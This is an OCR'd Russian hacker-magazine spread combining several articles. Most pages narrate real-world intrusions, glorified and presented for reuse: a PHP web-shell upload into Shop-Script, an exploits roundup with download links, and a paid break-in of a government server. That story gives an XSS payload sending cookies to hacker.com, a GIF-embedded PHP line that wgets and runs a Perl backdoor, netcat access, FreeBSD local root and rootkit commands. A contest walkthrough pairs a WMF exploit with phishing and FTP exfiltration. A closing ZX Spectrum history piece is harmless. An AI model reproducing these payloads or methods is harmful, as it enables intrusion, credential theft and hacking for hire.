Тогда я по инерции ткнул в пункт «Категории и товары». Там мне предлагалось создать новую категорию. Здесь меня заинтересовал пункт «Логотип», который предлагалось загрузить с компьютера. Думаю, предсказать следующие мои действия проще простого. Я нагло загрузил файл sh.php, который был немного модифицированным шеллом от RST.
Никакой проверки расширения и содержимого файла не было и в помине. Выбрав на сайте только что созданную категорию и подведя курсор к рисунку категории, я выбрал в контекстном меню пункт Open image и увидел полноценный веб-шелл :).
Сервер крутился под фряхой. Чтобы не палиться, был залит отдельный шелл и удалена ранее созданная категория. Думаю, о том, что можно сделать с системой и как ее использовать в своих целях, не стоит рассказывать. Об этом слишком много написано.

THE END

Чуть позже я рассказал второму админу нашего сайта о том, насколько дыряв «Шоп-Скрипт», и тот, с глубокой досадой, удалил этот дуршлаг.
Вот видишь, как несерьезно люди подходят к вопросу организации электронной коммерции. Серьезная фирма может завести сайт на движке Shop-Script, какой-нибудь хакер их взломает, информация о клиентах может стать разглашенной, а в итоге фирма потеряет не только авторитет, но и немалые деньги.
Движок Shop-Script весьма популярен в Интернете, и, проведя небольшой аудит сайтов, работающих на этом движке, я сделал вывод, что 80% из них уязвимы. Я считаю, что веб-шопы должны писаться строго на заказ. Сайт все равно могут взломать, но все-таки безопасность становится немного выше. Пользоваться CMS, код которой открыт всему Интернету, можно лишь небольшим магазинам, покупки в которых происходят раз в месяц :). В случае взлома урон будет небольшой.
Посмотрев еще несколько хостов, которые Гугл выдал мне на запрос «inurl:index.php?aux_page=», я удивился, увидев на двух сайтах данные от БД, которые были на сервере, описанном выше. Человек держал 3 магазина на одинаковом движке и оба они, естественно, были уязвимы :).

BINARY YOUR'S

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

EXPLOITS REVIEW

NTPD REMOTE ROOT EXPLOIT

описание: пока здравомыслящие люди справляли Новый Год и все прочие праздники, хакерам и багоискателям было не до земных утех: они продолжали искать уязвимости и писать эксплойты. Таким образом, уже в 2006 году мир узнал о новых дырах в известных продуктах. Например, о бреши в юниксовом демоне ntpd, отвечающий за синхронизацию времени в глобальной сети. Как ты знаешь, клиент, обращаясь к этому серверу, требует ответа, содержащего точное время. После этого демон отправляет клиенту последовательность незамысловатых цифр. Один умный человек решил послать ntpd кривой запрос, с избыточным количеством символов — в итоге ntpd просто отбросил коньки :). После непродолжительного шаманства хакер написал мощный эксплойт, способный создать суидный шелл */tmp/sh*.

защита: защиты от этой дырки пока не существует. Поэтому до выпуска новой версии ntpd убей инфицированный демон или используй файрвол для фильтрации нежелательных подсетей. Надеемся, что в скором будущем выйдут заплатки либо свежие релизы программы ntpd.

ссылки: скачиваем эксплойт по адресу: www.securitylab.ru/poc/extra/246196.php.
В комментариях ты найдешь избыточную техническую информацию об уязвимости в ntpd.

злоключение: надо сказать, что на remote exploit это творение пока не тянет. Да, сплоит умеет эксплуатировать дыру. Он также способен создавать */tmp/sh* с битом 4755. Однако зловещий бинарник не может сделать bind() на уязвимом хосте. Поэтому считаем, что ntpd-exp.c — локальное средство эксплуатирования unix-систем :).

greets: На сей раз отличились польские хакеры: эксплойт был написан поляком с ником venglin (venglin@freebsd.lublin.pl). Пишите письма и ждите ответа :).

PHP <= 4.4.0 MYSQL_CONNECT() BOF EXPLOIT

описание: в начале января хакеры порадовали нас новой экзотической дыркой в PHP. Ошибка нашлась в функции mysql_connect(). Баг может привести к выполнению любых системных команд. Данная брешь оказалась весьма полезной, так как администраторы обычно закрывают все возможности использования system(), exec(), passthru() и прочих опасных команд. Их альтернатива кроется в использовании бажного mysql_connect() :). Баг актуален только для Windows-систем и для PHP четвертой версии (в наше время используется именно такой расклад). Эксплуатирование заключается в скармливании функции поддельного аргумента удаленного mysql-сервера, содержащего шелл-код. В результате этого код успешно выполняется благодаря банальному переполнению буфера.

защита: с радостью сообщаю, что решения проблемы в настоящее время не существует. Это значит, что множество, казалось бы, защищенных Windows-хостов находятся под прицелом.

ссылки: техническая сторона вопроса и фрагменты эксплуатационного кода находятся на странице www.securitylab.ru/poc/extra /243730.php. Более подробное описание бага лежит тут: www.securitylab.ru/vulnerability/source/ 243713.php.

злоключение: если бы не ограничения, налагаемые на эксплойт (Windows, PHP 4.x), то радости хакеров не было предела. Однако можно взломать и другие релизы PHP, просто адрес смещения там будет другим. Обнаружение его — твоя главная задача :).

greets: данный эксплойт родили умные люди из команды SecWatch.org. Ники, емейлы, аськи и прочие интимные подробности не разглашаются, поэтому ищи информацию прямо на сайте :).

MS WINDOWS APC LOCAL EXPLOIT (MS05-055)


описание: на закуску расскажу о новом эксплойте супротив Windows 2000. Эта, казалось бы, старая операционка до сих пор используется в качестве «стабильной» серверной OS (да что скрывать, даже мне приходится юзать ее для терминальных сервисов). Недавно стало известно, что при обработке списка элементов APC (асинхронного вызова процедур) возможна ошибка, приводящая к повышению прав (естественно, до уровня SYSTEM-user). Для этого багоискатели написали два файла: первый представляет собой главное приложение эксплойта, второй — helper-файл — непосредственно выполняет эксплуатирование системы. После подачи команды вида «main.exe helper.exe» произойдет чудо, после которого права хакера станут выше.

защита: Microsoft достаточно быстро отреагировала на происходящее и выпустила заплатки для Win2k. Взять их можно по адресу: www.microsoft.com.


ссылки: забирай эксплойт по адресу: www.securitylab.ru/poc/extra/243700.php. На техническую часть ссылку не дам, поскольку дополнительная информация пока не разглашается.

злоключение: Старая добрая Win2k всегда славилась своими багами. Сейчас хакеры бросили еще один камень в огород Microsoft. Я думаю, мало кто удивился новой дырке в Windows 2000, потому как сейчас более актуальны эксплойты для WinXP/2003. Несмотря на это, данное орудие не будет лишним в арсенале матерого взломщика :).

greets: дружно объявляем благодарность хакеру SoBelt.




тяжелый запрос к ntpd



готовим эксплойт для PHP

листинг нового эксплойта



TEXT L1S / L1S@LIST.RU /

ГОСУДАРСТВО В ПОЗЕ

LOCAL ROOT ГОСУДАРСТВЕННОГО СЕРВЕРА ПОД FREEBSD

«ПРОБЕГАЯ ПО РАЗЛИЧНЫМ SEC-ФОРУМАМ, Я НАТКНУЛСЯ НА ПОСТ, В КОТОРОМ ДОБРЫЙ ЧЕЛОВЕК ПРЕДЛАГАЛ ПОЛОМАТЬ КАКОЙ-ТО ВАЖНЫЙ ПОЛИТИЧЕСКИЙ РЕСУРС. ЗА ПОЛУЧЕНИЕ ROOT-ДОСТУПА ОН ЩЕДРО ВЫКЛАДЫВАЛ $300. ВООБЩЕ, Я НЕ ЛЮБИТЕЛЬ ВЗЛОМОВ НА ЗАКАЗ, НО В ТОТ ХОЛОДНЫЙ И ТОСКЛИВЫЙ ВЕЧЕР, МНЕ ПОЧЕМУ-ТО ЗАХОТЕЛОСЬ НЕМНОГО ПОРАЗМЯТЬСЯ И УСТРОИТЬ СЕРВЕРУ ПОЛНУЮ ПРОВЕРКУ»

RIPPERS? FUCK!

Прежде чем браться за работу, я решил немного обезопасить себя и пробить этого парня по базе рипперов. Я быстренько стукнул к довольно качественному боту, который и по сей день нормально функционирует на уине 4474744, и забил ему такую команду: !ripper [nick], на что бот мне приятно ответил: [nick] is not in our database. Связавшись с добрым человеком, я получил хост, и мы быстро разбежались по своим делам.

IN ATTACK

Начать взлом я решил со сбора информации о сервере. Сначала методом whois-пробива я узнал ip-адрес сервера. После посетил web-интерфейс жертвы, на котором нашлось приличное количество скриптов, довольно скудный дизайн, два мыльника (один из которых, по моим подозрениям, был админским и имел такой вид: benny@serv.gov). Весь движок работал на php, но это меня как-то совсем не радовало. Далее по стандарту я врубил nmap на удаленном шелле и скомандовал ему сканить 21, 22, 23, 25, 110, 80, 3306 порты с флагом –O и –sV, что указывало на необходимость определения версий операционной системы и сетевых служб. Через некоторое время задыхающийся nmap рассказал мне кое-что о сервере. Например, что на 21 порту висел ProFTPD 1.2.1, Sendmail грелся на 25, но для его версии сплоита у меня не оказалось, а искать в паблике я не стал, так как это бесполезно. На 80 по дефолту висел Apache, на 3306 был mysql одной из последних веток. После анализа полученной мною информации было решено забить (пока) на атаку сервисов и подойти к серверу с другой стороны.

ANOTHER SIDE

На следующее утро мне ничего не оставалось, как вплотную заняться исследованием web и поискать удачу там. Я зашел на сайт и еще раз немного осмотрелся на нем. Побегав по ссылкам, я не нашел ни ipb, ни дыркуphpBB, и никакого паблик ПО там тоже не стояло, а это еще раз говорило о том, что сервер хорошо защищен. На серверах подобного типа обычно находится огромное количество различных директорий и файлов, в нахождении которых мне помог мой давно излюбленный сканер — Nikto. Теперь мне нужно было натравить сканер на свою жертву, что я и сделал. Через 5 минут я уже лицезрел результат на экране своего монитора. К сожалению, большого обилия папок я не нашел, но все же сканер показал мне кое-что:

```
http://serv.gov/a/admin.php [200ok]
http://serv.gov/users/pub/ [200ok]
```


Первый линк вел прямо в админку, о которой я давно уже подозревал, а второй меня никуда не привел по понятной причине правильно выставленных прав. Проверив, правильно ли ведет меня первая ссылка на админку, я начал ковырять сервер дальше. Мне встретилось еще много скриптов, но после их проверки ожидаемого результата я не получил. Я уже собирался сваливать оттуда, как вдруг на одной странице я наткнулся на небольшую формочку для каких-то политических дебатов в народе — БАЗАР. У формы имелось два поля: имя и текст сообщения. У меня сразу возникла мысль проверить эту форму и ее поля на разные фильтры. Я не ошибся. Для начала я попробовал вставить стандартную java-вставку такого вида: <script>alert('xss');</script>, но мне дали забористого пинка. Тогда я решил пробить доступные тэги, которые используются для добавления сообщений. Под мой злобный взгляд попали два доступных тэга — [img] и [color], второй из которых мог помочь мне в дальнейшем :). Итак, давай чуть подробнее разберемся в дальнейших моих действиях. Мне было необходимо составить xss-эксплойт, после натравить его на кукисы админа, а уже потом попробовать цепануть их с помощью обычного снифера. После 10-минутного тестирования вражеский java-код был составлен. Расскажу тебе об этом в деталях. Сначала я попробовал оставить пост такого вида [color="red"]Test[/color]. Мессага «Test» удачно отобразилась в красных цветах. Далее я переработал ее уже в такую конструкцию, которая выкидывала простой алерт «XSS»:

```
[color=red» style=background-image:url(
javascript:alert(«XSS»));] Test! [/color]
```


Нетрудно добить эксплойт до такого уровня, чтобы снифер, который установлен на сайте хакера, перехватывал «печенья» тех, кто смотрит его злобный пост. Окончательным эксплойтом являлась вот такая несложная структура:

```
[color=red» style=background-image:url(
javascript: document.images
[1].src=»http://hacker.com/cgi-
bin/snifka.cgi?s:»+document.cookie]Hi
admin! [/color]
```

Как видишь, в теле эксплойта прописан линк на снифер (snifka.cgi), который и выполняет за меня основную работу. Теперь мне оставалось только ждать, пока ушастый админ не прочтет мой тестовый пост. Ждать долго не пришлось, и уже вечером мне посыпались первые выловленные куки. А уже к ночи ко мне попала кука админа. То, что это был админ, я сразу понял по его логину (benny). Да, тот самый бенни, который оставил свой мыльник на главной странице сайта :). В плюхах все было стандартно: хэш пароля, логин и т.д. Я слил себе довольно нескромную базу паролей и натравил брутер (тот же PasswordPro) на хэш, кинул в бэкграунд, а сам по-тихому ушел спать.



На нашем диске ты найдешь весь софт, описанный в этой статье



Если у тебя нет своего снифера, то советую заглянуть сюда: www.antichat.ru/sniff/


Я УЖЕ СОБИРАЛСЯ СВАЛИВАТЬ ОТТУДА, КАК ВДРУГ НА ОДНОЙ СТРАНИЦЕ Я НАТКНУЛСЯ НА НЕБОЛЬШУЮ ФОРМОЧКУ ДЛЯ КАКИХ-ТО ПОЛИТИЧЕСКИХ ДЕБАТОВ В НАРОДЕ — БАЗАР.


WELCOME TO ADMINE-ZONE


На следующее утро, выпив кружку кофе, я засел за комп и начал просматривать результаты брута. Результаты меня приятно удивили тем, что брутер в очередной раз спас мою пятую точку и безжалостно плюнул мне расшифрованный пароль. Теперь моя дорога была направлена прямиком в админку. Последовав по ссылке, я попал в зону администрирования. Админ-центр здесь был довольно многофункционален и хорошо продуман. Здесь можно было редактировать новости и разделы сайта, создавать свои голосования, менять различную статистику политических опросов, добавлять новых админов, редактировать инфу зареганным пользователям и др. Но мне было нужно что-то пореальнее, за что бы я мог зацепиться и продолжить свой взлом. И я нашел такую возможность. Еще немного поковыряв админку, я нашел одну довольно часто встречающуюся опцию — аплоад gif-файлов. Админу эта опция нужна была для размещения на сайте различных политических «морд». Далее, открыв обычным блокнотом мою гифку, я дописал такую строку:

```
<? system ('cd /tmp; wget http://hacker.com/bd.pl;chmod 755 bd.pl; perl bd.pl ');?>
```

Здесь выполняется переход в папку temp, в которую обычно разрешена запись, после сливается обычный перловый бэкдор(bd.pl), ставятся ему соответственные права и он запускается, биндив 32767 порт, с привилегиями веб-сервера. После я сохранил все это в файл mord4.php и попробовал загрузить картинку на сайт, но



вот как работает бот для поиска рипперов



модифицируем gif'ку


первая команда, которая всегда радует глаз


Огромное количество руткитов под разные оси ты всегда можешь найти на www.packetstormsecurity.nl, www.securityfocus.com, www.securitylab.ru


Словарики для своих брутеров ты всегда можешь найти на www.passwords.ru


ух, щас кто-то огребет!


кусок эксплойта, содержащий злобный шелл-код

получил очередного ободряющего пинка. Тогда решил схитрить и поменял разрешение: .php на .gif.php. И что ты думаешь? Картинка удачно заaплодилась! Я прошел по ссылке на картинку и загрузил ее у себя в браузере, но она долго не хотела грузить, а это говорило о том, что бэкдор был залит и запущен. Теперь я по старинке слил себе виндовый netcat и попробовал зацепиться к моему серверу:

```
C:\>nc www.server.gov 32767
```

Первая команда who выполнилась на ура. Кстати, на тот момент в системе я был один, а значит, путь открыт, и нужно было быстро принимать решение.

ROOT ME PLZ

Итак, половина пути была пройдена, но шелла с ограниченными правами мне, конечно же, не хватало, а денежная мания полностью поглотила меня и подталкивала на решительные действия. Нужно было рутать, рутать и еще раз рутать. Команда uname –a показала мне здешнюю операционку. Это была моя давняя подруга FreeBsd 4.3. Странно, я надеялся увидеть версию посвежее :). Ну да ладно, мне же лучше. Ветка фряхи была уязвима, подтверждение тому служил эксплойт от Georgi Guninski (www.guninski.com). Суть бага проста до безобразия: при выполнении exec() не все обработчики сигналов очищаются, что позволяет встроить свой код в suid-приложение. Удачно слив сплоит, я собрал его и получил готовый для запуска бинарник, который так и ждал, чтобы я его запустил :). Ну что же, его ожидании быстро оправдались, и через несколько минут мои права уже сменились на нулевые, а это означало, что рут-доступ был получен. После повышения прав я не решился добавлять своего юзера, так как даже самый ленивый и тупой админ заметит его присутствие и перекроет ему кислород, а за это заказчик меня по головке не погладит :), поэтому я решил ограничиться обычным руткитом. Так как система была freebsd, то shv или adore в нашем случае не рулит. Здесь нужно было юзать специально заточенный под нашу ось руткит. Я выбрал отличный и довольно старый руткит под названием fbrk. Он много чего умеет, но одной из ярких его особенностей является возможность скрывать файлы и процессы. Нужно всего лишь занести в конф такие строки:

```
/dev/fd/.99/.ttyf00
/dev/fd/.99/.ttyp00
```

Установка руткита тоже радует, стоит лишь вбить ./setup, и далее все пойдет как по маслу. Чтобы схватить с помощью него рута, нужно задать переменную DISPLAY, значение которой и будет пароль:

```
DISPLAY=»qwerty»; export DISPLAY; telnet host
```

И все. Но это не единственная возможность данной тулзы.

FINISH HIM!

В очередной раз, поймав заказчика в онлайне, я сообщил ему хорошие новости, которые явно его очень обрадовали. Так что он без особых заморочек скинул мне 50% от суммы, далее я отдал ему добытый рут-доступ, и он перевел остальную сумму. Я уже не в первый раз был доволен собой и уже начал обдумывать будущей апдейт своего железного коня.

BINARY YOUR'S

FREEBSD 4.3 LOCAL ROOT

Жарким летом года три тому назад небезызвестный Жора Гунинский нашел серьезную проблему в FreeBSD 4.3 и более ранних версиях. Баг был обнаружен в обработчике сигналов rfork(RFPROC|RFSIGSHARE). При выполнении команды exec() в suid-приложении этот сигнал не очищался, что позволило хакеру внедрить любой код в бинарник с поднятым suid-битом. Как несложно догадаться, при локальном использовании эта отмычка помогает быстро получить рутовые привилегии, что и проделал с успехом автор этой статьи. Получить исходник этого бронебойного сплоита можно тут: www.guninski.com/vvfreebsd.c.



X-CONTEST

eto'o

В завершившемся конкурсе тебе требовалось поломать компьютер злющего преподавателя по фамилии Боровских. Как ты помнишь, этот негодяй прятал на своем компе варианты для экзамена по одному из своих сложных предметов. Тебе нужно было спасти армию студентов от неминуемого краха, для чего требовалось любым способом спереть с компьютера дернутого профессора варианты заданий. В качестве отправной точки на нашем форуме тебе был сообщен e-mail адрес профессора, а также вскользь было упомянуто, что он пользуется виндой, хакеров называет «погаными отморозками, которые портят мне жизнь» и при этом совершенно не умеет устанавливать обновления для своей системы. Было сказано также, что профессор пользуется Интернетом исключительно с 21:00 до 22:00, после чего выпивает стакан минералки и ложится спать.

Непростая тебе досталась мишень, согласись. Однако среди наших читателей нашлось немало крутых хакеров, которым удалось раздраконить профессора Боровских и упереть нужные материалы. Первым с поставленной задачей справился чувак с ником piggy_win. Чтобы пройти конкурс, этот парень проделал следующие действия.

1 Поскольку профессор не устанавливает обновления на систему, у него, скорее всего, не закрыта дырка при обработке WMF-файлов. Поэтому разумно было заюзать относительно свежий сплоит для Windows XP, который мы так подробно описали в этом номере.

2 Для этого бага создано довольно много эксплойтов. Можно было воспользоваться самым первым, выполняемым под Metasploit Framework. В качестве ядовитого шелл-кода разумно было заюзать win32_reverse. Сгенерировав ядовитую картинку, нужно было любым путем впарить профессору ссылку на картинку.

3 Чтобы заинтересовать профессора ссылкой, нужно было написать, что, перейдя по ней, он получит бесценную информацию о борьбе с хакерами. В назначенное время Боровских перейдет по твоей ссылке, выполнится твой шелл-код, и ты получишь доступ к *cmd.exe* на его тачке.

4 Найти нужный файл не составляло труда. Он назывался zadachi_urchp.rar и находился в папке My Documents.

5 Проще всего слить этот файл было при помощи консольной команды ftp. Подключившись к своему ftp, надо было выполнить команду put zadachi_urchp.rar.



в руках — оригинальная модель ZX Spectrum 48K



TEXT ВЛАД СОТНИКОВ / VEGA56@MAIL.RU /

ЗОЛОТЫЕ ГОДЫ СПЕКТРУМА



НАВЕРНОЕ, КАЖДОМУ КОМПЬЮТЕРЩИКУ ЗНАКОМО СЛОВО SPECTRUM. В СВОЕ ВРЕМЯ ЭТОТ ПЕРСОНАЛЬНЫЙ КОМПЬЮТЕР СТОЯЛ В КАЖДОЙ ДЕСЯТОЙ КВАРТИРЕ. СРАВНИТЕЛЬНО НЕБОЛЬШАЯ ЦЕНА ПОЗВОЛЯЛА ПОКУПАТЬ ЕГО В КАЧЕСТВЕ ИГРОВОЙ ПРИСТАВКИ ДЛЯ ДЕТЕЙ, НО ОТ ПРИСТАВОК ТИПА DENDY ЕГО ОТЛИЧАЛО НЕСКОЛЬКО ОСОБЕННОСТЕЙ. ВО-ПЕРВЫХ, ИГРЫ К НЕМУ СТОИЛИ НАМНОГО ДЕШЕВЛЕ, ВО-ВТОРЫХ, В СПЕКТРУМ БЫЛ ВСТРОЕН ЯЗЫК ПРОГРАММИРОВАНИЯ BASIC И ВОЗМОЖНОСТЬ СОЗДАВАТЬ НА НЕМ СОБСТВЕННЫЕ ПРОГРАММЫ ДЕЛАЛА ЕГО ОСОБЕННЫМ

ПОЯВЛЕНИЕ СПЕКТРУМА В СССР

ZX-Spectrum был выпущен английской фирмой Research Ltd в 1982 году. Ее глава, сэр Клайв Синклер, за свое изобретение впоследствии получил звание лорда. На тот момент это была довольно мощная платформа: 48 килобайт ОЗУ (16 в самых первых моделях), 16 килобайт ПЗУ, куда входил Basic, в качестве монитора использовался обычный телевизор, а в качестве носителя информации — кассетный магнитофон. За счет небольшой стоимости этот компьютер быстро завоевал рынок, и его приобрели миллионы людей. Поскольку компьютер позиционировался как игровой, для него вскоре появилось множество самых разных игр, что сделало его серьезным конкурентом для игровых консолей того времени. Успех, впрочем, длился недолго. К концу 80-х годов популярность Спектрума снизилась, его продажи резко сократились. Определенные маркетинговые ошибки Клайва Синклера привели к банкротству Sinclair Research Ltd., и права на производство компьютера выкупила фирма Amstrad, которая заморозила его выпуск.

В то время как в Европе Спектрум медленно умирал, в нашей стране он только начинал свое развитие. Благодаря простой схеме компьютер можно было легко собрать, что привлекло к нему наших производителей. Незнакомые с понятием «авторские права», десятки кооперативов в начале 90-х годов наладили выпуск ZX-Spectrum'ов. Проблем с софтом тоже не было: проходя через социалистические страны, такие как Польшу, программы непрерывным ручьем потекли на рынки стран СНГ.


Max Iwamoto из легендарной Code Busters


один из лучших кодеров на Спектруме RST7^Codebusters

К середине 90-х годов Спектрум в нашей стране уже был по-настоящему популярен. Причем, в отличие от европейских юзеров, наши умельцы пытались его всячески модернизировать, что в итоге привело к расширению памяти до 128 килобайт и замене простенького бипера трехканальным музыкальным процессором Yamaha. Конечно, для многих ранних спектрумистов spеccy (так прозвали Спектрум) служил в качестве игровой машины, но со временем Sabateur, Dizzy и другие игрушки приелись, так как хотелось чего-то большего. И народ принялся творить. Кто-то экспериментировал с музыкой, используя примитивный редактор Wham! или первый редактор треков Sound Tracker, кто-то стал рисовать графику в редакторе Art Studio, дающем кучу инструментов для создания цветных картинок. Только с программированием были сложности: на прошитом в ПЗУ BASIC'е можно было создать программы, но скорость их работы оставляла



игра «Поле Чудес» от русских программеров

Enlight 95 — первая демопати в России

газета ZX News

Illusion – демка, победившая в ZX демокомпо на Enlight 96

программа Macro Modem для работы с ZX Net

TR-DOS – загрузочная система ZX-Spectruma

Virtual TR-DOS, центровой ресурс о Спектруме

желать лучшего. С минутными паузами при построении функций о создании полноценных игр нечего было и мечтать. Но игры такие были, и как-то их делали!

Вышедшая в издательстве «Питер» книга Ларченко и Родионова «ZX Spectrum для пользователей и программистов» познакомила юзеров с основами ассемблера. Именно этот язык открывал двери к настоящему программированию. Но так просто создать что-то впечатляющее, даже зная язык, было невозможно. Будущим кодерам предстояло еще пройти школу крэкинга.

CRACKED BY BILL GILBERT

В эру 48-килобайтных компьютеров софт поставлялся на кассетах, и это были, как правило, только европейские игры, написанные во второй половине 80-х годов. Само собой, все они были защищены от копирования, и чтобы неплатежеспособный советский юзер мог поиграть в такую игрушку, ее требовалось крэкнуть. Взломом занимались преимущественно в Польше. Многие спектрумисты наверняка помнят надпись Cracked by Bill Gilbert в загрузчиках многих игрушек. Билл Гилберт стал поистине мифической личностью — такого количества программ не сломал, наверное, ни один хакер. Ходили слухи, что под этим псевдонимом работала

В ЭРУ 48-КИЛОБАЙТНЫХ КОМПЬЮТЕРОВ СОФТ ПОСТАВЛЯЛСЯ НА КАССЕТАХ, И ЭТО БЫЛИ, КАК ПРАВИЛО, ТОЛЬКО ЕВРОПЕЙСКИЕ ИГРЫ, НАПИСАННЫЕ ВО ВТОРОЙ ПОЛОВИНЕ 80-Х ГОДОВ.

целая польская хакерская группа. Другие утверждали, что видели Билла Гилберта лично, и сейчас он ломает что-то для PC. Как оно было на самом деле, теперь уже неважно, но факт остается фактом: игра выпускалась в Великобритании, ломалась в Польше и уже в крэкнутом виде оказывалась у российского пользователя.

Когда в обиход вошли дисководы, запускать игрушки с дискет оказалось намного быстрее и удобнее. Для того чтобы записанная на кассету игра могла грузиться с дискеты, необходимо было изменить загрузчик, а именно: вставить в загрузчик на бейсике пару дополнительных строк. Некоторые загрузчики оказывались более защищенными и были написаны на ассемблере. Юзеры, которые хотели перегнать свои коллекции с кассет в более удобный формат, вынуждены были во всем разбираться самостоятельно. Вышедшая в том же издательстве «Питер» книга Н. Родионова «Секреты TR-DOS» помогла спектрумистам узнать о многих распространенных в то время защитах, в первую очередь — на ассемблере. Ее автор впервые употребил слово «ксорка», означавшее защиту информации с помощью команды ассемблера XOR. Интересно, что это пособие для хакеров сам я купил в «Доме Книги» (книжный магазин в Петербурге). Люди учились взламывать чужие защиты и делать свои, и постепенно дискофикация программ стала любимым развлечением многих спектрумистов. Нужно ли говорить, что многие дискофицированные проги были защищены от взлома намного лучше оригинала?

РАЗВИТИЕ ДЕМОМЕЙКИНГА

Покупая диски с играми, со временем спектрумисты стали находить на некоторых из них странные программы, которые не являлись ни играми, ни системными утилитами. В них под музыку вращались геометрические фигуры, составленные из точек и линий, а по экрану плавно шел текст, написанный на польском языке. Это были первые спектрумовские демки, созданные с единственной целью — показать мастерство программиста. Пользы они не несли, но смотреть их было приятно. Первой хитовой спектрумовской демой стала Lyra II Megademo. Состояла она из нескольких частей, каждая из которых имела свои уникальные эффекты и музыкальный трек. Причем из начального меню можно было загрузить любую часть в произвольном порядке. Еще две демки, которые навсегда вошли в историю: Satisfaction и Shock Megademo. Все три демы (а также первая Lyra) были написаны русскими программистами — Max Iwamoto и RST 7 — из группы Code Busters, которые очень быстро стали легендами ZX Сцены. Демки содержали невиданные ранее на спектруме эффекты, которые позже были взяты на вооружение практически всеми демомейкерами. В Satisfaction, к примеру, впервые можно было увидеть «мультиколорный» скроллинг. На спектруме, как известно, всего 16 цветов, и в знакоместе (8x8 пикселей) может быть только два цвета. Это ограничение обходилось программным путем: быстро накладывая и синхронизируя в одном месте несколько цветов, можно получать цвета, не предусмотренные аппаратно. Кроме того, в них впервые была использована цифровая музыка: песня Unforgiven группы Metallica звучала на Спектруме как нечто фантастическое. Именно нахождение нестандартных путей и решений стало тем знаменем, под которым пошли спектрумисты в последующие годы. Сейчас бывшие мемберы Code Busters работают программистами в Америке — такая судьба у многих русских ZX кодеров.

Осознание того, что это возможно, дало стимул создавать свои демки. К этому времени спектрумисты делились на три категории: художники, музыканты и кодеры (программисты). Просто пользователей, не умеющих и не делающих ничего, было крайне мало. Для демонстрации работ и просто совместной тусовки стали организовываться демопати, первым из которых стал Enlight. Состоялся он в 1995 году в Питере и собрал около 100 человек. Следующий Enlight прошел через год, его посетило уже вдвое больше людей. Эти демопати были по-настоящему андеграундовыми: люди принесли свои компьютеры, в качестве проекторов использовались старенькие телевизоры, а в качестве источника звука служили колонки, раскиданные по залу (из них самые мощные были где-то под лестницей), при этом постоянно отваливались кабели, соединявшие аппаратуру (не без участия посетителей, которые попросту об них спотыкались). Но все эти «ужасы» никого не отпугивали. То, что показывалось на мониторах, и живое общение сторицей окупали организационные недочеты. На Enlight 96 в категории «ZX-демо» свои работы выставили ведущие демогруппы СНГ: Code Busters (Харьков), Digital Reality (Новгород), X-Trade (Петербург), RUSH (Москва) и другие. Их уровень превышал все, созданное на спектруме ранее, как польскими программистами-любителями, так и ведущими европейскими игровыми компаниями.

